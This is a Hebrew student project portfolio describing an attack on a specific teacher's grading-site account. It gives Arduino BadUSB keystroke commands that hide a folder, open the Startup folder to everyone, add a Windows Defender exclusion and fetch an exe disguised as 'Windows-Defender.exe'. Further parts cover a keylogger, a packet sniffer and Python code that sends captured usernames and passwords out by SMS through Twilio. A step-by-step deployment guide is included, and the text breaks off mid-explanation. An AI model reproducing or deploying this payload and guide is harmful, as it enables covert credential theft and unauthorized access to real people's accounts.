

תיק פרויקט

עבודה לשיפור ציון (™)

יהונתן לחמן

ת"ז 212783088

שם המנחה: Nir Selickter

תאריך הגשה: 21.3.20

שם החלופה: תכנות מערכות




בית חינוך ניסויי ע"ש יצחק רבין תל מונד

סרטון המחשה: <https://www.youtube.com/watch?v=U9-M3Hqhwms>

קוד מקור: https://github.com/smallmacy/Cyber_Project



Sent from your Twilio
trial account -
yehonatanQWERTY1.2.3
.4.Key.enter



תוכן עניינים

תוכן עניינים

1	תיק פרויקט
3	תוכן עניינים
4	הגדרות
5	מבוא
7	ארכיטקטורת המערכת:
12	מדריך למשתמש
14	רפלקציה
14	פקודות שצריך לדעת
22	נספחים

הגדרות

- 1) RUBBER DUCKY – מוצר שנראה כמו USB (דיסק און קי) אך במקום מקום לשמירה של קבצים, זה מדמה מקלדת חיצונית, והמקלדת הזו מריצה שורות של קוד בקצב מסחרר, והקוד הזה יכול לעשות כל מה שמקלדת רגילה יכולה.
- 2) keylogger – תוכנה שמטרתה לעקוב לאחר ההקלדות של המשתמש.
- 3) Arduino (ארדואינו) – מיקרו בקר בעל מעגל מודפס יחיד, עם סביבת פיתוח ייחודית (הנקראת גם היא Arduino)
- 4) מסניף פקטות – תוכנה שמטרתה להאזין לכל התעבורה ברשת שהמשתמש של המחשב מנהל (כלומר אתרי האינטרנט שהוא גולש)
- 5) Ethical hacking – כידוע גם כ white hat, אלו פורצים עם מטרות טובות: אם הם פורצים לבדיקה ושכלול מערכות ההגנה, אם הם מטעם הממשלה ופורצים טרוריסטים, הם לא פורצים בשביל מטרות עצמאיות או בזמן עבירה על החוק.
- 6) DARKNET – רשת שאפשר לגשת רק באמצעות תוכנה. מה שמיוחד בה היא שהתקשורת אנונימית לחלוטין, כך שאי אפשר לדעת מי גולש. דבר זה יכול להוביל להאקרים ופושעים אחרים לגלוש ללא מעקב לאחר התכתבותם.
- 7) CMD – Command prompt, תוכנה שיש לכל מכשיר windows אשר בו אפשר לבצע כל פעולה שניתן לבצע באמצעות לעשות זאת ב GUI (ממשק גרפי של משתמש)
- 8) GitHub – אתר שבו אפשר להעלות קוד ולהוריד קוד ממשתמשים אחרים
- 9) task manager – אפליקציה של windows שנותנת לראות את כל התהליכים והאפליקציות.
- 10) API – application programming interface – ערכה של ספריות קוד, פקודות, פונקציות ופרוצדורות מן המוכן, בהן יכולים המתכנתים לעשות שימוש פשוט, בלי להידרש לכתוב אותן בעצמם כדי שיוכלו להשתמש במידע של היישום שממנו הם רוצים להשתמש לטובת היישום שלהם.
- 11) Twillio – אפליקציה המאפשרת גישה לכל מיני דרכי תקשורת

מבוא

איך הגעתי לרעיון של הפרויקט:

ראשית, אני רוצה לתאר את התהליך שעברתי עד שהגעתי לרעיון שלי. בתחילת שנה, לאור הפרויקטים שעשיתי בשנות י', יא' של המגמה, ידעתי שאני לא ארצה פרויקט משחק, אלא משהו שיותר קשור לשם המגמה - סייבר. לקראת אמצע/סוף נובמבר, כאשר המנחה אמר להתחיל לחשוב על רעיון לפרויקט, קמתי יום אחד וחשבתי איך יהיה מגניב אם אוכל להשתמש במשהו שיכול אוטומטית להעתיק את כל המסמכים על המחשב למקום אחר במצב של שניות. למרות שלא התקדמתי בכיוון הזה, אני כן לקחתי כלי מאוד יעיל, משהו שיכול לעשות דברים כאלה - RUBBER DUCKY. עכשיו שהיה לי כלי, רציתי לעשות אתו את הפרויקט, או פרויקט התקפה שאני משתמש בכלי או פרויקט הגנה בו אני ממציא תוכנה שמגנה מהכלי. לאחר התלבטות ארוכה, חשבתי על האתר שבו מזינים ציונים, wektop. אמרו לי שחשוב למצוא מטרה כאשר אני מתקיף, ואני צריך לחשוב את מי אני מתקיף, ולמה. ולכן, החלטתי למצוא את הסיסמא של המורה לאתר (את מי) כך שאוכל להעלות לי את הציון דרך המשתמש שלו (למה).

איזה מחקר עשיתי בשביל הפרויקט:

אני חייב לומר, ואציין זאת שוב גם ברפלקציה, למדתי המון בשביל הפרויקט ומהפרויקט. גם מבחינת כתיבת קוד, גם איך windows בנוי ואיך אני יכול לעבוד עם זה, גם על מושגים חשובים כמו packet sniffer, keylogger, rubber ducky, rest protocol, Arduino ועוד. מבחינת הבטחת המחשב למדתי איזה טעויות לא לעשות כדי להישאר בטוח. אסכם בקצרה על הדברים שלמדתי ולא השתמשתי, וקצת אפרט על הדברים שלמדתי והשתמשתי.

1. חקירה על USB והחלקים בו: בהתחלה, לפני שעברתי ל Arduino, ניסיתי להכין rubber ducky usb רגיל. בשביל זה הייתי צריך ללמוד על החלקים של הusb ולנסות לראות איך מכינים לבד את הכלי מ USB.
2. שפת RUBBER DUCKY - בשביל להכין את הפקודות הדרושות ל rubber ducky, הייתי צריך ללמוד את הפקודות שבונות את הכלי ולתמרן אותן כך שיעשה את כל מה שאני צריך.
3. שפת ארדואינו בסיסית - לאחר שמצאתי את ה Arduino והחלפתי אותו כאמצעי ל rubber ducky, הייתי צריך ללמוד קצת C בשביל לכתוב את הקוד כפקודות שיעשה את כל מה שאני צריך.
4. החבאת ספרייה, יצירת קיצור דרך ב startup, ליצור exclusion ל windows defender, הורדת קובץ באמצעות cmd והתחלתו - היו הרבה דברים שרציתי לעשות שהיו קשורים ל windows. למדתי איך להחביא ספרייה כך שאי אפשר לראות אותה, גם אם מסמנים "הראה דברים מוחבאים". הצלחתי ליצור קיצור דרך בתיקיית startup כך שהתוכנה תתחיל כל פעם שאני מתחיל מחדש את windows. בשביל לעקוף את windows defender, יצרתי exclusion לתקופה של כ-10 שניות כך שהאנטי וירוס לא ימצא את ההורדה של הקובץ בתיקייה שאליו הוא יורד. ובסוף מצאתי איך מורידים קובץ מהאינטרנט ומתחילים אותו דרך cmd.
5. שימוש בתוכנה scapy - בשביל הסנפת הפקטות השתמשתי בתוכנה שנקראת scapy שהייתי צריך ללמוד איך לעבוד איתה, מבחינת פקודות שונות.

6. Rest protocol - בשביל שאני אוכל לשלוח הודעות בSMS ולא להשתמש בספריית העזר Twilio מציעים, הייתי צריך להבין קצת איך עובד הפרוטוקול כדי שאוכל לשלוח את ההודעה.

סקירת המצב הקיים בשוק:

לפי החיפוש בגוגל, לא ראיתי עוד מישהו שמצא דרך לתפוס סיסמא של המורה לwebtop כדי להעלות לו את הציון, ולכן הפרויקט שלי הוא ייחודי. מה שכן יש, לעומת זאת, זה חלקים מהפרויקט: יש מסניף פקטות, יש תוכנות Arduino שעובדות כמו rubber ducky, יש keylogger שאפשר להכין בקלות דרך python (למרות שלא מצאתי אחד עם אותיות גדולות וסימנים מיוחדים). למרות זאת, החיבור של החלקים והוספת כמה חלקים מיוחדים שלי זה מה שמשנה וגורם לדרך ההתקפה להיות יחידה במינה.

בעיה מרכזית:

במהלך הפרויקט היו הרבה בעיות שהייתי צריך לפתור, אבל אני ארצה להתמקד דווקא בבעיה אחת: הבעיה הכי קשה, שלקחה לי שבועות בשביל למצוא לה תשובה. בשביל להסביר על הבעיה אספר על איך הפרויקט עובד לאחר שהתוכנה מתחילה לרוץ: כאשר התוכנה רצה, היא מחכה שהמשתמש יגיע לאתר של וובטופ באמצעות מסניף הפקטות. כאשר המשתמש מגיע לוובטופ, התוכנה מפעילה את keylogger כדי שיאזין להקלטות של המקלדת. אבל, איך אפשר לדעת כאשר המשתמש עשה login? אני יודע שהמשתמש הגיע לאתר באמצעות שפקטה מהאתר נתספה במסניף פקטות, אבל אם אני תופס עוד פקטה אני לא יכול לדעת אם הוא עשה login, טען את האתר שוב, עשה login עם סיסמא לא נכונה וחזר לדף הבית, או לחץ על האייקונים של וובטופ. אני לא יכול לזהות זאת עם המסניף פקטות.

פתרונות שניסיתי:

1. פקטות מזהות - אולי דרך מציאת פקטה מיוחדת אני אוכל למצוא סימן מזהה שקורה רק כאשר עושים login. הבעיה עם זה היא שהפקטות נשלחות לא תמיד באותו הסדר, ואין אחת שתוכל לומר באופן וודאי אם המשתמש עשה login.
2. להסתכל על metadata - ניסיתי לבדוק אם יש משהו מיוחד על המידע שמספר על הפקטה, אולי יש קומבינציה מיוחדת שנרשמת רק אם המשתמש עשה login. לא מצאתי כזה מידע.
3. Cookies - ראיתי שלאתר webtop יש cookies של פייסבוק, אבל כאשר המשתמש עושה login cookies נעלמים. ניסיתי למצוא דרך בפיתוח למצוא את cookies של פייסבוק ולראות אם הן עוד שם. לא הצלחתי למצוא בפיתוח איך מוצאים cookies של אתר בזמן אמת.

הפתרון לבעיה המוצגת:

ההיסטוריה של google chrome - הסתכלתי על ההיסטוריה של chrome וראיתי שהוא אינו מוצפן, בנוסף לכך שהוא רושם את הURL שרשום כאשר מישהו עושה login - אם אני בודק את קובץ ההיסטוריה כל פעם שעוברת פקטה של וובטופ, אני אוכל לראות אם המשתמש עשה login. הפתרון הזה עובד רק כאשר משתמשים בgoogle chrome, אבל הדפדפן הזה הוא הפופולרי ביותר בקרב אנשים אפשר להניח שהמורה ישתמש בדפדפן כאשר הוא נכנס לוובטופ.

ארכיטקטורת המערכת:


הפרויקט בנוי מארבע מודולים עיקריים:

- (1) מודול השתלת הקוד: מודול זה אחראי על הורדת הקוד על המחשב ועל ההרצה של התוכנה, גם אם המשתמש מכבה ומדליק את המחשב. המודול מחביא את הספרייה בוא נמצאת התוכנה, עוקף את האנטי וירוס מלמצוא את הורדת התוכנה ובעיקר "מכין את הבמה" כדי שהתוכנה תוכל לעבוד כמו שצריך. מודול זה מתקשר למודול מסניף הפקטות בכך ה-Arduino שמתפקד כ-RUBBER DUCKY מריץ את התוכנה שממנה רצה המסניף פקטות. בלעדיו גם לא תהיה תוכנה להריץ.
- (2) מודול מסניף הפקטות: מודול זה אחראי על האזנה של המשתמש כאשר הוא גולש באינטרנט. התוכנה מאזינה לפקטות של webtop כאשר המשתמש גולש באינטרנט. כאשר המשתמש הגיע לאתר היא מאזינה לפקטות נוספות של webtop, ובכך לדעת מתי המשתמש נכנס לאתר, ומתי לשלוח את המידע שצבר ה-keylogger דרך ה-SMS. המודול מתקשר למודול ה-keylogger בכך שהמסניף פקטות פוקד על ה-keylogger להתחיל לפעול ומתי עליו לסיים לפעול. מודול זה מתקשר גם למודול השליחה בכך שהשליחה נעשית בפקודה של המסניף פקטות, רק כאשר האדם נכנס לwebtop כמשתמש.
- (3) מודול keylogger: מודול זה אחראי על האזנה למקלדת של המשתמש, ובכך לתפוס את השם משתמש והסיסמא שלו לwebtop. המודול אחראי לתפוס אותיות קטנות, אותיות גדולות, מספרים ותווים מיוחדים, כל הדברים הבונים סיסמא. המודול מתקשר למודול המסניף פקטות מכיוון שהמסניף פקטות אחראי להתחלה והעצירה של ה-keylogger.
- (4) מודול השליחה דרך SMS (Twilio): מודול זה אחראי על השליחה של השם משתמש וסיסמא לטלפון שלי. ההעברה עובדת לפי פרוטוקול rest של Twilio – המידע נשלח לאתר שלהם, ומשם הם יוצרים SMS ושולחים אותו אלי. המודול מתקשר למודול המסניף פקטות, מכיוון שהמסניף פקטות יודע מתי המשתמש המותקף נכנס לאתר לאחר ה-Login ולכן זה קורא למודול השליחה. לאחר מכן התוכנה תמחק את עצמה ותסיר כל שינוי שנעשה על המחשב (כולל מחיקת קיצור הדרך) חוץ ממחיקת התיקייה הנסתרת.

• מודול להשתלת הקוד


מודול זה מורכב מקוד של C בשימוש של פונקציות המקלדת:

- (1) פונקציה ללחיצת מקש מקלדת
- (2) פונקציה מרכזית המטפלת בפעולות ה-Arduino




- מודול להסנפת פקטות:**

- מודול זה בנוי מפונקציות בשימוש בכלי scapy שמאפשר הסנפה של פקטות:
- (1) פונקציה למחיקת קובץ ההיסטוריה של המחשב
 - (2) פונקציה לבדיקת קובץ ההיסטוריה
 - (3) פונקציה ראשית שבודקת אם האדם גולש בwebtop ואם עוברות פקטות בינו לבין האתר.




• **מודול ה- keylogger:**

מודול זה משתמש בפונקציות של הספרייה pynput תפקידו של המודול לזהות לחיצות מקש של המקלדת, ולשמור אותן במשתמש.



• **מודול שליחת ה SMS וטשטוש העקבות:**

מודול זה משתמש בספריית Requests שיכולה לתקשר עם האינטרנט. שולח הודעה בפרוטוקול REST (שולח לאתר Twilio, ומשם הם שולחים אלי לטלפון) תפקידו של המודול הוא לשלוח את המידע שנתפס דרך הודעת SMS לטלפון שלי. אני מוחק כל דבר שקשור לפרויקט (חוץ מתיקייה מוחבאת שהמשתמש במילא לא רואה) ומחזיר הגדרות ששינתי בחזרה למצב המקורי. מודול זה משתמש בספריית OS של פייתון.



מדריך למשתמש

אזהרה: לא אתי ולא חוקי!

למרות שאין לי ממשק משתמש, אני אסביר איך עושים ומוצאים את ההתקפה שלי.

הערה: הורדת קובץ final.exe לא יעזור, כי בלי כל החלקים התוכנה ב־ex لا תעבוד (ויותר מזה, windows defender לא ייתן להוריד את התוכנה למחשב בדרך הזו)

1. השגת RUBBER DUCKY: בשביל שתוכנה תעבוד צריך שיוורידו אותה ויריצו אותה. בשביל זה צריך להשיג RUBBER DUCKY. המודל שלי הוא bad usb beetle



אפשר להשיג אותו ב־amazon בלינק למטה או ב־Aliexpress אם מחפשים באינטרנט:

https://www.amazon.com/s?k=bad+usb+beetle&dc&ref=a9_sc_1

2. השגת הקוד ל־RUBBER DUCKY: הקוד שלי ב־GITHUB, עם הלינק למטה:

<https://github.com/smallmacy/Cyber Project/blob/master/payload on admin desktop.ino>

3. פתיחת חשבון Twilio: בשביל שהתוכנה תשלח מספר טלפון, צריך מספר טלפון שישלח וחשבון Twilio מזהים.

פותחים חשבון בלינק: <https://www.twilio.com/try-twilio>

לאחר שפותחים יש אפשרות למספר טלפון אחד, שאפשר לקנות בדולר (לא משנה של איזה מדינה המספר טלפון).

4. שינוי הקוד בפייתון: מורידים את הקוד של פייתון בלינק:

<https://github.com/smallmacy/Cyber Project/blob/master/steal password for users.pyw>

לאחר מכן, בפונקציית `send_sms` יש להכניס את מספר הטלפון שנקנה, מספר הטלפון שלכם, ופרטי הזהות שלכם בחשבון Twilio (יש להסתכל באתר כדי לראות את הפרטים)

```

152
153
154 def delete_history():
155     """Deletes the history file on the computer for google chrome"""
156     global HISTORY_FILE
157     os.remove(HISTORY_FILE)
158
159
160 def send_sms():
161     """Sends a request to Twilio through the requests package of python to send an SMS to me. """
162     """By using the requests package, the function sends a post request to Twilio which sends an sms to me with the
163     info of the password"""
164     global username_and_password
165     account_sid = "YOUR ACCOUNT SID"
166     # os.environ["ACCOUNT_SID"] = account_sid
167     authentication_token = "YOUR AUTH TOKEN"
168     # os.environ["AUTH_TOKEN"] = authentication_token
169     sender_number = "PHONE NUMBER YOU OWN"
170     # os.environ["MY_PHONE_NUMBER"] = sender_number
171     receiver_number = "YOUR PHONE NUMBER"
172     # os.environ["MY_PHONE_NUMBER"] = receiver_number
173     # client = Client(account_sid, authentication_token)
174     response = requests.post(
175         f'https://api.twilio.com/2010-04-01/Accounts/{account_sid}/Messages.json',
176         auth=(account_sid, authentication_token),
177         data={
178             "From": sender_number,
179             "To": receiver_number,
180             "Body": username_and_password
181         })
182
183
184 def change_preferences():
185     global HISTORY_FILE
186     file = open(HISTORY_FILE, 'a', encoding='latin-1')

```

5. לשנות את הקובץ ל:exe

לאחר שהקובץ פיתון עודכן עם הפרטים הרלוונטיים, צריך להפוך אותו ל:exe כדי שירוצ על המחשב המותקף. מה שאני השתמשתי נקרא auto-py-to-exe, שאפשר להוריד בלינק:

<https://pypi.org/project/auto-py-to-exe/>

6. לפתוח חשבון ב-GitHub ולהעלות את הקובץ ל:exe

אפשר לפתוח חשבון באמצעות הלינק: <https://github.com/join>

כאשר פותחים חשבון צריך לפתוח פרויקט חדש ואז יש להעלות את הקובץ באמצעות upload file.

הערה: חשוב לקרוא לשם הקובץ "final.exe" אחרת צריך לשנות את הקוד של הארדואינו

בשורה של ההורדה –

```

Keyboard.print(F("$wc.DownloadFile(\"https://github.com/smallmacy/Cyber_Project/raw/master/final.exe\", \"windows_update_backup.exe\")"));
typeKey(KEY_RETURN);

Keyboard.press(KEY_LEFT_ALT);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();

```

7. לשנות את קובץ ה-Arduino המקום שבו יוריד ה-RUBBER DUCK משתנה בשל העובדה

שלכל אחד יהיה מקום הורדה שונה, ולכן צריך לפתוח את קוד הארדואינו שהורדתם דרך

Arduino (קובץ ההורדה של התוכנה נמצא כאן: <https://www.arduino.cc/en/Main/Software>)

```

Keyboard.print(F("$wc.DownloadFile(\"https://github.com/smallmacy/Cyber_Project/raw/master/final.exe\", \"windows_update_backup.exe\")"));
typeKey(KEY_RETURN);

Keyboard.press(KEY_LEFT_ALT);
Keyboard.press(KEY_TAB);
Keyboard.releaseAll();

```

זהו. לאחר מכן תכניסו את ה-BADUSB, תעלו את הקוד, והפרויקט מוכן!

פקודות שצריך לדעת

בחלק הזה אני אסביר על פקודות שיש לי בקוד עצמו – מה הן עושות ולמה שמתי אותן בקוד. לא רציתי לשים את כל הקוד שלי פה – זה סתם בזבוז של מקום, ואם מישהו מעוניין בקוד הוא יכול להסתכל בקבצים המלאים בgithub (עמוד שני). שמתי פה רק פקודות שרוב האנשים שקוראים את הקוד לא יבינו מה קורה, ולכן אני רוצה לעשות להם את החיים יותר קלים.

פקודות של הארדווינו (השתלת הקוד)

```
Keyboard.print(F("Icacs \"%PROGRAMDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\" /grant Everyone:(OI)(CI)F /T & MKDIR
\"%USERPROFILE%\Desktop\system\" & cd
\"%USERPROFILE%\Desktop\system\" & attrib +s +h
\"%USERPROFILE%\Desktop\system\" & powershell"))
```

משמעות:

הפקודה הזו פותחת את ההתקפה, והיא נעשת מיד לאחר שנקרא הCMD. בתוך השורה הזו ישנם כמה פקודות:

- `Icacs \"%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" /grant Everyone:(OI)(CI)F /T` – זוהי פקודה שמאפשרת לכל משתמש שליטה מלאה על ספריית Startup (או כל ספרייה אחרת, תלוי במה שרושמים בפקודה). זה חשוב בשביל שאוכל להריץ את התוכנה שלי דרך קיצור דרך בספרייה הזו.
- `MKDIR \"%USERPROFILE%\Desktop\system\"` – זו פקודה ליצור ספרייה בשם system בתוך Desktop (%USERPROFILE%) הוא המשתמש שהcmd נמצא בו).
- `cd \"%USERPROFILE%\Desktop\system\"` – זו פקודה לעבור בתוך הcmd לספרייה שיצרתי כרגע.
- `attrib +s +h \"%USERPROFILE%\Desktop\system\"` – זו פקודה להסתיר את הספרייה system.
- `Powershell - Command` – זו פקודה שתאפשר לי להשתמש בפקודות של powershell בתוך חלון של cmd.

הערה: התו & בcmd והתו ; ב Powershell מאפשרות לי לבצע כמה פקודות על אותה השורה, ולכן אני לא מסביר על הסימנים האלה בתוך הפקודות.

```
Keyboard.print(F("$WshShell = New-Object -comObject WScript.Shell;
$Shortcut =
$WshShell.CreateShortcut(\"$env:PROGRAMDATA\Microsoft\Windows\Start
Menu\Programs\Startup\test.lnk\"); $Shortcut.TargetPath =
\"C:\\Windows\\System32\\cmd.exe\"; $Shortcut.Arguments = '/min /c \"set
```

```
__COMPAT_LAYER=RUNASINVOKER && wmic nic get
Name,NetConnectionStatus >
\\\"%USERPROFILE%\Desktop\system\connections.txt\" && start \\\"
%USERPROFILE%\Desktop\system\Windows-Defender.exe\";
$Shortcut.Save();Add-MpPreference -ExclusionPath
\\$env:USERPROFILE\Desktop\system\";$wc=New-Object
System.Net.Webclient;
$wc.DownloadFile(\"https://www.github.com/smallmacy/Cyber_Project/raw/maste
r/final.exe\", \"Windows-Defender.exe\");))
```

משמעות:

הפקודות האלה הן הפקודות שלי בPowershell. השורה הזו מבצעת בבת אחת את כל מה שאני צריך לעשות בpowershell, ואני אסביר קצת על כל פקודה:

